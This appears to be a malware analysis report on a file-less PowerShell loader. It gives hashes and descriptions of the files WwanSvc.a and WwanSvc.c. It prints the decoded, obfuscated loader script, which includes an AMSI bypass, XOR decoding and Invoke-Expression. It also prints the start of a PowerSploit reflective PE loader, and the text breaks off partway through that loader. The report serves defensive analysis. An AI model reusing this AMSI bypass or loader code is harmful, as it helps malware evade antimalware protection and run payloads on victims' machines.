${Dat`A0}= [IO.File]::”r`eA`dAl`LbyTES”.Invoke(((‘C:pk’+’Wp’+’rogramda’+’t’+’apkWMic’+’r’+’osoft’+’p’+’kWWw’+’an’+’S’+’v’+’c.a’).REplACe(([ChAR]112+[ChAR]107+[ChAR]87),”)))
${dA`Ta1}= [IO.File]::”reA`DAlL`Byt`eS”.Invoke(((‘C:F’+’zCprog’+’r’+’amdat’+’aF’+’zCMi’+’cros’+’o’+’f’+’t’+’FzCW’+’wanSvc’+’.c’) -replACe([chaR]70+[chaR]122+[chaR]67),[chaR]92))
for(${i}=0; ${I} -lt ${Da`TA1}.”COu`Nt” ; ${i}++) { ${da`T`A1}[${I}] = (${dAT`A1}[${I}] -bxor ${dA`TA0}[${i} % ${D`A`TA0}.”cO`UNT”])}
${d`A`Ta1} = [System.Text.Encoding]::”ASc`iI”.”g`ets`Tring”(${Da`TA1})
try { ${L}=[Ref].”AS`s`EMBlY”.”GE`TT`YPE”((‘Sy’+’stem.M’+’anagem’+’en’+’t.A’+’uto’+’m’+’ation.A’+’m’+’siU’+’t’+’ils’)); if (${L} -ne 0) { ${f}=${L}.”gET`FiEld”((‘amsi’+’Ini’+’tF’+’ailed’),(‘NonPub’+’l’+’i’+’c,Static’)); if (${f} -ne 0) { ${F}.”sET`V`ALUE”(${nu`lL},${TR`UE}); wrI`TE`-HosT (‘k’) }; }; WritE-H`o`st “.” } catch { Wri`TE-`HOst ${_} }
I`Nvo`Ke-E`xPRe`SS`ion -Command ${D`ATA1}
—End Decoded PowerShell Script—
The script allows PowerShell to run without system restrictions while bypassing the Microsoft Antimalware program. Next, the script decodes the file “WwanSvc.c” (d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32) using a bitwise Exclusive OR (XOR) with a 256 byte key that is found in WwanSvc.a (dec8655cdd7214daf9579ef481d0b0c6ed8120c120d3bd8ec27cb6e1874eb291). Both WwanSvc.a and WwanSvc.c are located in C:ProgramDataMicrosoft. The newly decoded script is then executed using the InvokeExpression command.
dec8655cdd7214daf9579ef481d0b0c6ed8120c120d3bd8ec27cb6e1874eb291
Tags
loaderobfuscated
Details
| Name | WwanSvc.a |
|---|---|
| Size | 256 bytes |
| Type | data |
| MD5 | 77b6cc5bca517f2d4c954d3d8c8c67df |
| SHA1 | ff9b181fe3f3b15b37ab8823fc47119c310fc51f |
| SHA256 | dec8655cdd7214daf9579ef481d0b0c6ed8120c120d3bd8ec27cb6e1874eb291 |
| SHA512 | a70ff48b0a2a7d8bac1fb4b2df7b27a26e3ce974ae6927611e764a5ebe7892ab468b0a3537c47de7195f7787f5c781d686e4ece0f339174e51563b546cdbaf3a |
| ssdeep | 6:nZmAvoD0jmQw0fCRj6DoSbTrbBKgqtjQUOjv6g7RH:toojn1CRj6DoSbTrl1WQjig7RH |
| Entropy | 8.000000 |
| Path | C:ProgramDataMicrosoft |
Antivirus
No matches found.
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Relationships
| dec8655cdd… | Used_By | 4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40 |
| dec8655cdd… | Used_By | c5a1dbb49ff72a69ac7c52b18e57a21527bc381077b1cea12c3a40e9e98ae6cd |
Description
This artifact contains a 256 byte key that is used by the base64 encoded script in WwanSvc.txt to decode a new PowerShell script in WwanSvc.c (d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32). The key is also used to decode the reflectively loaded payload in WwanSvc.b (d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32).
d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32
Tags
file-lessloaderobfuscated
Details
| Name | WwanSvc.c |
|---|---|
| Size | 121572 bytes |
| Type | data |
| MD5 | 23fd1bca24a1f68293096ba9022bd0f1 |
| SHA1 | 2ab0d1092127268f30490523ec0aa3736416096b |
| SHA256 | d3d5e5a8a40f34fc8d89b2d74d89a4b101d8b95a79e990e3b4161282aa6aca32 |
| SHA512 | 37ac754b31bc0a8246111e621b544e5c00c6c8330b6858895e35368f39d973b63f24eb73dd0cc9964991f59ea6720c269a55192f4751b8dc7c7e8f958541d3d9 |
| ssdeep | 3072:LkBl3uCZsVZFN41v7cV7PBbC4/ggW7hPe1G8zW6:Y2FGZ7ebNFW7hG1fL |
| Entropy | 7.998578 |
| Path | C:ProgramDataMicrosoft |
Antivirus
No matches found.
YARA Rules
No matches found.
ssdeep Matches
No matches found.
Relationships
| d3d5e5a8a4… | Used_By | 4de1bd4b1bb28ed0897b9d3c5d16a4b1442c7f53cb389cbed82af189696d3f40 |
Description
This artifact is a XOR encoded PowerSploit reflective loader program. The program is decoded using the 256 byte key found in WwanSvc.a (dec8655cdd7214daf9579ef481d0b0c6ed8120c120d3bd8ec27cb6e1874eb291). The decoded content of the script follows:
—Begin Decoded Script Content—
$PEBytes = $null
function RemoteScriptBlock ($FuncReturnType, $ProcId, $ProcName, $ForceASLR)
###
## Win32 Stuff ##
###
Function Get-Win32Types
{
$Win32Types = New-Object System.Object
#Define all the structures/enums that will be used
# This article shows you how to do this with reflection: http://www.exploit-monday.com/2012/07/structs-and-enums-using-reflection.html
$Domain = [AppDomain]::CurrentDomain
$DynamicAssembly = New-Object System.Reflection.AssemblyName(‘DynamicAssembly’)
$AssemblyBuilder = $Domain.DefineDynamicAssembly($DynamicAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
$ModuleBuilder = $AssemblyBuilder.DefineDynamicModule(‘DynamicModule’, $false)
$ConstructorInfo = [System.Runtime.InteropServices.MarshalAsAttribute].GetConstructors()[0]
ENUM
#Enum MachineType
$TypeBuilder = $ModuleBuilder.DefineEnum(‘MachineType’, ‘Public’, [UInt16])
$TypeBuilder.DefineLiteral(‘Native’, [UInt16] 0) | Out-Null
$TypeBuilder.DefineLiteral(‘I386’, [UInt16] 0x014c) | Out-Null
$TypeBuilder.DefineLiteral(‘Itanium’, [UInt16] 0x0200) | Out-Null
$TypeBuilder.DefineLiteral(‘x64’, [UInt16] 0x8664) | Out-Null
$MachineType = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name MachineType -Value $MachineType
#Enum MagicType
$TypeBuilder = $ModuleBuilder.DefineEnum(‘MagicType’, ‘Public’, [UInt16])
$TypeBuilder.DefineLiteral(‘IMAGE_NT_OPTIONAL_HDR32_MAGIC’, [UInt16] 0x10b) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_NT_OPTIONAL_HDR64_MAGIC’, [UInt16] 0x20b) | Out-Null
$MagicType = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name MagicType -Value $MagicType
#Enum SubSystemType
$TypeBuilder = $ModuleBuilder.DefineEnum(‘SubSystemType’, ‘Public’, [UInt16])
$TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_UNKNOWN’, [UInt16] 0) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_NATIVE’, [UInt16] 1) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_WINDOWS_GUI’, [UInt16] 2) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_WINDOWS_CUI’, [UInt16] 3) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_POSIX_CUI’, [UInt16] 7) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_WINDOWS_CE_GUI’, [UInt16] 9) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_EFI_APPLICATION’, [UInt16] 10) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_EFI_BOOT_SERVICE_DRIVER’, [UInt16] 11) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_EFI_RUNTIME_DRIVER’, [UInt16] 12) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_EFI_ROM’, [UInt16] 13) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_SUBSYSTEM_XBOX’, [UInt16] 14) | Out-Null
$SubSystemType = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name SubSystemType -Value $SubSystemType
#Enum DllCharacteristicsType
$TypeBuilder = $ModuleBuilder.DefineEnum(‘DllCharacteristicsType’, ‘Public’, [UInt16])
$TypeBuilder.DefineLiteral(‘RES_0’, [UInt16] 0x0001) | Out-Null
$TypeBuilder.DefineLiteral(‘RES_1’, [UInt16] 0x0002) | Out-Null
$TypeBuilder.DefineLiteral(‘RES_2’, [UInt16] 0x0004) | Out-Null
$TypeBuilder.DefineLiteral(‘RES_3’, [UInt16] 0x0008) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE’, [UInt16] 0x0040) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_DLL_CHARACTERISTICS_FORCE_INTEGRITY’, [UInt16] 0x0080) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_DLL_CHARACTERISTICS_NX_COMPAT’, [UInt16] 0x0100) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_DLLCHARACTERISTICS_NO_ISOLATION’, [UInt16] 0x0200) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_DLLCHARACTERISTICS_NO_SEH’, [UInt16] 0x0400) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_DLLCHARACTERISTICS_NO_BIND’, [UInt16] 0x0800) | Out-Null
$TypeBuilder.DefineLiteral(‘RES_4’, [UInt16] 0x1000) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_DLLCHARACTERISTICS_WDM_DRIVER’, [UInt16] 0x2000) | Out-Null
$TypeBuilder.DefineLiteral(‘IMAGE_DLLCHARACTERISTICS_TERMINAL_SERVER_AWARE’, [UInt16] 0x8000) | Out-Null
$DllCharacteristicsType = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name DllCharacteristicsType -Value $DllCharacteristicsType
### STRUCT ###
#Struct IMAGE_DATA_DIRECTORY
$Attributes = ‘AutoLayout, AnsiClass, Class, Public, ExplicitLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_DATA_DIRECTORY’, $Attributes, [System.ValueType], 8)
($TypeBuilder.DefineField(‘VirtualAddress’, [UInt32], ‘Public’)).SetOffset(0) | Out-Null
($TypeBuilder.DefineField(‘Size’, [UInt32], ‘Public’)).SetOffset(4) | Out-Null
$IMAGE_DATA_DIRECTORY = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_DATA_DIRECTORY -Value $IMAGE_DATA_DIRECTORY
#Struct IMAGE_FILE_HEADER
$Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_FILE_HEADER’, $Attributes, [System.ValueType], 20)
$TypeBuilder.DefineField(‘Machine’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘NumberOfSections’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘TimeDateStamp’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘PointerToSymbolTable’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘NumberOfSymbols’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘SizeOfOptionalHeader’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘Characteristics’, [UInt16], ‘Public’) | Out-Null
$IMAGE_FILE_HEADER = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_FILE_HEADER -Value $IMAGE_FILE_HEADER
#Struct IMAGE_OPTIONAL_HEADER64
$Attributes = ‘AutoLayout, AnsiClass, Class, Public, ExplicitLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_OPTIONAL_HEADER64’, $Attributes, [System.ValueType], 240)
($TypeBuilder.DefineField(‘Magic’, $MagicType, ‘Public’)).SetOffset(0) | Out-Null
($TypeBuilder.DefineField(‘MajorLinkerVersion’, [Byte], ‘Public’)).SetOffset(2) | Out-Null
($TypeBuilder.DefineField(‘MinorLinkerVersion’, [Byte], ‘Public’)).SetOffset(3) | Out-Null
($TypeBuilder.DefineField(‘SizeOfCode’, [UInt32], ‘Public’)).SetOffset(4) | Out-Null
($TypeBuilder.DefineField(‘SizeOfInitializedData’, [UInt32], ‘Public’)).SetOffset(8) | Out-Null
($TypeBuilder.DefineField(‘SizeOfUninitializedData’, [UInt32], ‘Public’)).SetOffset(12) | Out-Null
($TypeBuilder.DefineField(‘AddressOfEntryPoint’, [UInt32], ‘Public’)).SetOffset(16) | Out-Null
($TypeBuilder.DefineField(‘BaseOfCode’, [UInt32], ‘Public’)).SetOffset(20) | Out-Null
($TypeBuilder.DefineField(‘ImageBase’, [UInt64], ‘Public’)).SetOffset(24) | Out-Null
($TypeBuilder.DefineField(‘SectionAlignment’, [UInt32], ‘Public’)).SetOffset(32) | Out-Null
($TypeBuilder.DefineField(‘FileAlignment’, [UInt32], ‘Public’)).SetOffset(36) | Out-Null
($TypeBuilder.DefineField(‘MajorOperatingSystemVersion’, [UInt16], ‘Public’)).SetOffset(40) | Out-Null
($TypeBuilder.DefineField(‘MinorOperatingSystemVersion’, [UInt16], ‘Public’)).SetOffset(42) | Out-Null
($TypeBuilder.DefineField(‘MajorImageVersion’, [UInt16], ‘Public’)).SetOffset(44) | Out-Null
($TypeBuilder.DefineField(‘MinorImageVersion’, [UInt16], ‘Public’)).SetOffset(46) | Out-Null
($TypeBuilder.DefineField(‘MajorSubsystemVersion’, [UInt16], ‘Public’)).SetOffset(48) | Out-Null
($TypeBuilder.DefineField(‘MinorSubsystemVersion’, [UInt16], ‘Public’)).SetOffset(50) | Out-Null
($TypeBuilder.DefineField(‘Win32VersionValue’, [UInt32], ‘Public’)).SetOffset(52) | Out-Null
($TypeBuilder.DefineField(‘SizeOfImage’, [UInt32], ‘Public’)).SetOffset(56) | Out-Null
($TypeBuilder.DefineField(‘SizeOfHeaders’, [UInt32], ‘Public’)).SetOffset(60) | Out-Null
($TypeBuilder.DefineField(‘CheckSum’, [UInt32], ‘Public’)).SetOffset(64) | Out-Null
($TypeBuilder.DefineField(‘Subsystem’, $SubSystemType, ‘Public’)).SetOffset(68) | Out-Null
($TypeBuilder.DefineField(‘DllCharacteristics’, $DllCharacteristicsType, ‘Public’)).SetOffset(70) | Out-Null
($TypeBuilder.DefineField(‘SizeOfStackReserve’, [UInt64], ‘Public’)).SetOffset(72) | Out-Null
($TypeBuilder.DefineField(‘SizeOfStackCommit’, [UInt64], ‘Public’)).SetOffset(80) | Out-Null
($TypeBuilder.DefineField(‘SizeOfHeapReserve’, [UInt64], ‘Public’)).SetOffset(88) | Out-Null
($TypeBuilder.DefineField(‘SizeOfHeapCommit’, [UInt64], ‘Public’)).SetOffset(96) | Out-Null
($TypeBuilder.DefineField(‘LoaderFlags’, [UInt32], ‘Public’)).SetOffset(104) | Out-Null
($TypeBuilder.DefineField(‘NumberOfRvaAndSizes’, [UInt32], ‘Public’)).SetOffset(108) | Out-Null
($TypeBuilder.DefineField(‘ExportTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(112) | Out-Null
($TypeBuilder.DefineField(‘ImportTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(120) | Out-Null
($TypeBuilder.DefineField(‘ResourceTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(128) | Out-Null
($TypeBuilder.DefineField(‘ExceptionTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(136) | Out-Null
($TypeBuilder.DefineField(‘CertificateTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(144) | Out-Null
($TypeBuilder.DefineField(‘BaseRelocationTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(152) | Out-Null
($TypeBuilder.DefineField(‘Debug’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(160) | Out-Null
($TypeBuilder.DefineField(‘Architecture’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(168) | Out-Null
($TypeBuilder.DefineField(‘GlobalPtr’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(176) | Out-Null
($TypeBuilder.DefineField(‘TLSTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(184) | Out-Null
($TypeBuilder.DefineField(‘LoadConfigTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(192) | Out-Null
($TypeBuilder.DefineField(‘BoundImport’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(200) | Out-Null
($TypeBuilder.DefineField(‘IAT’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(208) | Out-Null
($TypeBuilder.DefineField(‘DelayImportDescriptor’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(216) | Out-Null
($TypeBuilder.DefineField(‘CLRRuntimeHeader’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(224) | Out-Null
($TypeBuilder.DefineField(‘Reserved’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(232) | Out-Null
$IMAGE_OPTIONAL_HEADER64 = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_OPTIONAL_HEADER64 -Value $IMAGE_OPTIONAL_HEADER64
#Struct IMAGE_OPTIONAL_HEADER32
$Attributes = ‘AutoLayout, AnsiClass, Class, Public, ExplicitLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_OPTIONAL_HEADER32’, $Attributes, [System.ValueType], 224)
($TypeBuilder.DefineField(‘Magic’, $MagicType, ‘Public’)).SetOffset(0) | Out-Null
($TypeBuilder.DefineField(‘MajorLinkerVersion’, [Byte], ‘Public’)).SetOffset(2) | Out-Null
($TypeBuilder.DefineField(‘MinorLinkerVersion’, [Byte], ‘Public’)).SetOffset(3) | Out-Null
($TypeBuilder.DefineField(‘SizeOfCode’, [UInt32], ‘Public’)).SetOffset(4) | Out-Null
($TypeBuilder.DefineField(‘SizeOfInitializedData’, [UInt32], ‘Public’)).SetOffset(8) | Out-Null
($TypeBuilder.DefineField(‘SizeOfUninitializedData’, [UInt32], ‘Public’)).SetOffset(12) | Out-Null
($TypeBuilder.DefineField(‘AddressOfEntryPoint’, [UInt32], ‘Public’)).SetOffset(16) | Out-Null
($TypeBuilder.DefineField(‘BaseOfCode’, [UInt32], ‘Public’)).SetOffset(20) | Out-Null
($TypeBuilder.DefineField(‘BaseOfData’, [UInt32], ‘Public’)).SetOffset(24) | Out-Null
($TypeBuilder.DefineField(‘ImageBase’, [UInt32], ‘Public’)).SetOffset(28) | Out-Null
($TypeBuilder.DefineField(‘SectionAlignment’, [UInt32], ‘Public’)).SetOffset(32) | Out-Null
($TypeBuilder.DefineField(‘FileAlignment’, [UInt32], ‘Public’)).SetOffset(36) | Out-Null
($TypeBuilder.DefineField(‘MajorOperatingSystemVersion’, [UInt16], ‘Public’)).SetOffset(40) | Out-Null
($TypeBuilder.DefineField(‘MinorOperatingSystemVersion’, [UInt16], ‘Public’)).SetOffset(42) | Out-Null
($TypeBuilder.DefineField(‘MajorImageVersion’, [UInt16], ‘Public’)).SetOffset(44) | Out-Null
($TypeBuilder.DefineField(‘MinorImageVersion’, [UInt16], ‘Public’)).SetOffset(46) | Out-Null
($TypeBuilder.DefineField(‘MajorSubsystemVersion’, [UInt16], ‘Public’)).SetOffset(48) | Out-Null
($TypeBuilder.DefineField(‘MinorSubsystemVersion’, [UInt16], ‘Public’)).SetOffset(50) | Out-Null
($TypeBuilder.DefineField(‘Win32VersionValue’, [UInt32], ‘Public’)).SetOffset(52) | Out-Null
($TypeBuilder.DefineField(‘SizeOfImage’, [UInt32], ‘Public’)).SetOffset(56) | Out-Null
($TypeBuilder.DefineField(‘SizeOfHeaders’, [UInt32], ‘Public’)).SetOffset(60) | Out-Null
($TypeBuilder.DefineField(‘CheckSum’, [UInt32], ‘Public’)).SetOffset(64) | Out-Null
($TypeBuilder.DefineField(‘Subsystem’, $SubSystemType, ‘Public’)).SetOffset(68) | Out-Null
($TypeBuilder.DefineField(‘DllCharacteristics’, $DllCharacteristicsType, ‘Public’)).SetOffset(70) | Out-Null
($TypeBuilder.DefineField(‘SizeOfStackReserve’, [UInt32], ‘Public’)).SetOffset(72) | Out-Null
($TypeBuilder.DefineField(‘SizeOfStackCommit’, [UInt32], ‘Public’)).SetOffset(76) | Out-Null
($TypeBuilder.DefineField(‘SizeOfHeapReserve’, [UInt32], ‘Public’)).SetOffset(80) | Out-Null
($TypeBuilder.DefineField(‘SizeOfHeapCommit’, [UInt32], ‘Public’)).SetOffset(84) | Out-Null
($TypeBuilder.DefineField(‘LoaderFlags’, [UInt32], ‘Public’)).SetOffset(88) | Out-Null
($TypeBuilder.DefineField(‘NumberOfRvaAndSizes’, [UInt32], ‘Public’)).SetOffset(92) | Out-Null
($TypeBuilder.DefineField(‘ExportTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(96) | Out-Null
($TypeBuilder.DefineField(‘ImportTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(104) | Out-Null
($TypeBuilder.DefineField(‘ResourceTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(112) | Out-Null
($TypeBuilder.DefineField(‘ExceptionTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(120) | Out-Null
($TypeBuilder.DefineField(‘CertificateTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(128) | Out-Null
($TypeBuilder.DefineField(‘BaseRelocationTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(136) | Out-Null
($TypeBuilder.DefineField(‘Debug’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(144) | Out-Null
($TypeBuilder.DefineField(‘Architecture’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(152) | Out-Null
($TypeBuilder.DefineField(‘GlobalPtr’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(160) | Out-Null
($TypeBuilder.DefineField(‘TLSTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(168) | Out-Null
($TypeBuilder.DefineField(‘LoadConfigTable’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(176) | Out-Null
($TypeBuilder.DefineField(‘BoundImport’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(184) | Out-Null
($TypeBuilder.DefineField(‘IAT’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(192) | Out-Null
($TypeBuilder.DefineField(‘DelayImportDescriptor’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(200) | Out-Null
($TypeBuilder.DefineField(‘CLRRuntimeHeader’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(208) | Out-Null
($TypeBuilder.DefineField(‘Reserved’, $IMAGE_DATA_DIRECTORY, ‘Public’)).SetOffset(216) | Out-Null
$IMAGE_OPTIONAL_HEADER32 = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_OPTIONAL_HEADER32 -Value $IMAGE_OPTIONAL_HEADER32
#Struct IMAGE_NT_HEADERS64
$Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_NT_HEADERS64’, $Attributes, [System.ValueType], 264)
$TypeBuilder.DefineField(‘Signature’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘FileHeader’, $IMAGE_FILE_HEADER, ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘OptionalHeader’, $IMAGE_OPTIONAL_HEADER64, ‘Public’) | Out-Null
$IMAGE_NT_HEADERS64 = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS64 -Value $IMAGE_NT_HEADERS64
#Struct IMAGE_NT_HEADERS32
$Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_NT_HEADERS32’, $Attributes, [System.ValueType], 248)
$TypeBuilder.DefineField(‘Signature’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘FileHeader’, $IMAGE_FILE_HEADER, ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘OptionalHeader’, $IMAGE_OPTIONAL_HEADER32, ‘Public’) | Out-Null
$IMAGE_NT_HEADERS32 = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_NT_HEADERS32 -Value $IMAGE_NT_HEADERS32
#Struct IMAGE_DOS_HEADER
$Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_DOS_HEADER’, $Attributes, [System.ValueType], 64)
$TypeBuilder.DefineField(‘e_magic’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_cblp’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_cp’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_crlc’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_cparhdr’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_minalloc’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_maxalloc’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_ss’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_sp’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_csum’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_ip’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_cs’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_lfarlc’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_ovno’, [UInt16], ‘Public’) | Out-Null
$e_resField = $TypeBuilder.DefineField(‘e_res’, [UInt16[]], ‘Public, HasFieldMarshal’)
$ConstructorValue = [System.Runtime.InteropServices.UnmanagedType]::ByValArray
$FieldArray = @([System.Runtime.InteropServices.MarshalAsAttribute].GetField(‘SizeConst’))
$AttribBuilder = New-Object System.Reflection.Emit.CustomAttributeBuilder($ConstructorInfo, $ConstructorValue, $FieldArray, @([Int32] 4))
$e_resField.SetCustomAttribute($AttribBuilder)
$TypeBuilder.DefineField(‘e_oemid’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘e_oeminfo’, [UInt16], ‘Public’) | Out-Null
$e_res2Field = $TypeBuilder.DefineField(‘e_res2’, [UInt16[]], ‘Public, HasFieldMarshal’)
$ConstructorValue = [System.Runtime.InteropServices.UnmanagedType]::ByValArray
$AttribBuilder = New-Object System.Reflection.Emit.CustomAttributeBuilder($ConstructorInfo, $ConstructorValue, $FieldArray, @([Int32] 10))
$e_res2Field.SetCustomAttribute($AttribBuilder)
$TypeBuilder.DefineField(‘e_lfanew’, [Int32], ‘Public’) | Out-Null
$IMAGE_DOS_HEADER = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_DOS_HEADER -Value $IMAGE_DOS_HEADER
#Struct IMAGE_SECTION_HEADER
$Attributes = ‘AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit’
$TypeBuilder = $ModuleBuilder.DefineType(‘IMAGE_SECTION_HEADER’, $Attributes, [System.ValueType], 40)
$nameField = $TypeBuilder.DefineField(‘Name’, [Char[]], ‘Public, HasFieldMarshal’)
$ConstructorValue = [System.Runtime.InteropServices.UnmanagedType]::ByValArray
$AttribBuilder = New-Object System.Reflection.Emit.CustomAttributeBuilder($ConstructorInfo, $ConstructorValue, $FieldArray, @([Int32] 8))
$nameField.SetCustomAttribute($AttribBuilder)
$TypeBuilder.DefineField(‘VirtualSize’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘VirtualAddress’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘SizeOfRawData’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘PointerToRawData’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘PointerToRelocations’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘PointerToLinenumbers’, [UInt32], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘NumberOfRelocations’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘NumberOfLinenumbers’, [UInt16], ‘Public’) | Out-Null
$TypeBuilder.DefineField(‘Characteristics’, [UInt32], ‘Public’) | Out-Null
$IMAGE_SECTION_HEADER = $TypeBuilder.CreateType()
$Win32Types | Add-Member -MemberType NoteProperty -Name IMAGE_SECTION_HEADER -Value $IMAGE_SECTION_HEADER
#Struct IMAGE_BASE_RELOCATION
